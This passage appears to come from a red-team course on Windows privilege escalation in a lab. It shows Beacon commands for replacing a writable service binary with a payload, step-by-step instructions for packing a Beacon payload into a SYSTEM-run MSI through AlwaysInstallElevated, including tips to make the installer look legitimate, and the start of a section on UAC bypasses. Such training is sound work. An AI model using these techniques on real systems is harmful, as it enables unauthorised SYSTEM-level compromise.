           APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
Audit     :
Sddl      : O:BAG:S-1-5-21-689523297-2952850621-452819511-513D:PAI(A;;;FA;;;SY)(A;;;FA;;;BA)(A;;;0x1301bf;;;BU)(A;;;0x1200a9;;;
           ;AC)(A;;;0x1200a9;;;S-1-15-2-2)
```

This output shows that **Users** have **Modify** privileges over **Service 3.exe**. This allows us to simply overwrite the binary with something else (make sure you take a backup first).

```
beacon> download Service 3.exe
[*] started download of C:\Program Files\Vuln Services\Service 3.exe (5120 bytes)
[*] download of Service 3.exe is complete

beacon> upload C:\Payloads\Service 3.exe
[-] could not upload file: 32
```

TIP: Use `net helpmsg` to resolve Windows error codes.

```
C:\>net helpmsg 32
The process cannot access the file because it is being used by another process.
```

```
beacon> run sc stop Vuln-Service-3
beacon> upload C:\Payloads\Service 3.exe
beacon> ls
[*] Listing: C:\Program Files\Vuln Services\

Size      Type      Last Modified      Name
----      -
5kb       fil      02/23/2021 15:04:13  Service 1.exe
5kb       fil      02/23/2021 15:04:13  Service 2.exe
282kb     fil      03/03/2021 11:38:24  Service 3.exe

beacon> run sc start Vuln-Service-3
beacon> connect localhost 4444
[+] established link to child beacon: 10.10.17.231
```


This policy allows standard users to install applications that require access to directories and registry keys that they may not usually have permission to change. This is equivalent to granting full administrative rights and even though Microsoft strongly discourages its use, it can still be found.

```
beacon> execute-assembly C:\Tools\SharpUp\SharpUp\bin\Debug\SharpUp.exe

=== AlwaysInstallElevated Registry Keys ===

HKLM:    1
HKCU:    1
```

To exploit this, we need to package a payload into an MSI installer that will be installed and executed with SYSTEM privileges.

- Generate a new Windows EXE TCP payload and save it to **C:\Payloads\beacon-tcp.exe**.
- Open **Visual Studio**, select **Create a new project** and type "installer" into the search box. Select the **Setup Wizard** project and click **Next**.
- Give the project a name, like **BeaconInstaller**, use **C:\Payloads** for the location, select **place solution and project in the same directory**, and click **Create**.
- Keep clicking **Next** until you get to step 3 of 4 (choose files to include). Click **Add** and select the Beacon payload you just generated. Then click **Finish**.
- Highlight the **BeaconInstaller** project in the **Solution Explorer** and in the **Properties**, change **TargetPlatform** from **x86** to **x64**.

When this MSI is eventually installed, it will appear as an installed program on the target.

There are other properties you can change, such as the **Author** and **Manufacturer** which can make the installed app look more legitimate.

- Right-click the project and select **View > Custom Actions**.
- Right-click **Install** and select **Add Custom Action**.
- Double-click on **Application Folder**, select your **beacon-tcp.exe** file and click **OK**. This will ensure that the beacon payload is executed as soon as the installer is run.
- Under the **Custom Action Properties**, change **Run64Bit** to **True**.


Now build the project, which should produce an MSI at **C:\Payloads\BeaconInstaller\Debug\BeaconInstaller.msi**.

```
beacon> cd C:\Temp
beacon> upload C:\Payloads\BeaconInstaller\Debug\BeaconInstaller.msi
beacon> run msixec /i BeaconInstaller.msi /q /n
beacon> connect localhost 4444
[+] established link to child beacon: 10.10.17.231
```


To remove the MSI afterwards, you can use **msiexec /q /n /uninstall BeaconInstaller.msi** before removing the file.

Veterans of Windows Vista will remember the User Account Control window that popped up every time anything wanted to perform a privileged operation. This was to prevent malicious applications from carrying out actions without the explicit consent of an admin.


By default, applications will run in a Medium Integrity context even if the user is a local administrator. **nlamb** is a member of Domain Admins and subsequently the local administrators group on wkstn-2. However, if you launch the Command Prompt "normally" and attempt to add a new local user, it will fail.



To run the Command Prompt in high integrity, right-click it, select "Run as Administrator" and consent to the UAC dialogue.




Now Command Prompt is running as an administrator (you will often see "Administrator" in the window title) and you can add the local user.



UAC was first introduced in Windows Vista and attracted complaints from users due to the frequency and annoyance of the popups, which led Microsoft to introduce some relaxations. These allow some of their own trusted, signed applications to "auto-elevate" without consent under certain conditions. In many ways, this decision paved the way for many of the loopholes exploited in "UAC bypasses".


The default configuration for UAC is **Prompt for consent for non-Windows binaries**, but can also have different settings such as **Prompt for credentials**, **Prompt for consent** and **Elevate without prompting**.

Seatbelt can be used to query the configuration applied to a machine.





A UAC bypass is a technique by which an application can go from **Medium** to **High Integrity** without prompting for consent. This is not technically an EoP because Microsoft do not consider UAC to be a security boundary; and since the user has to be a local administrator, you're not gaining any privilege that the user is not already allowed to have.


Jump onto the console of **WKSTN-2** and spawn a Beacon as **nlamb**. SharpUp will tell us that we're already a local admin, so UAC can be bypassed.



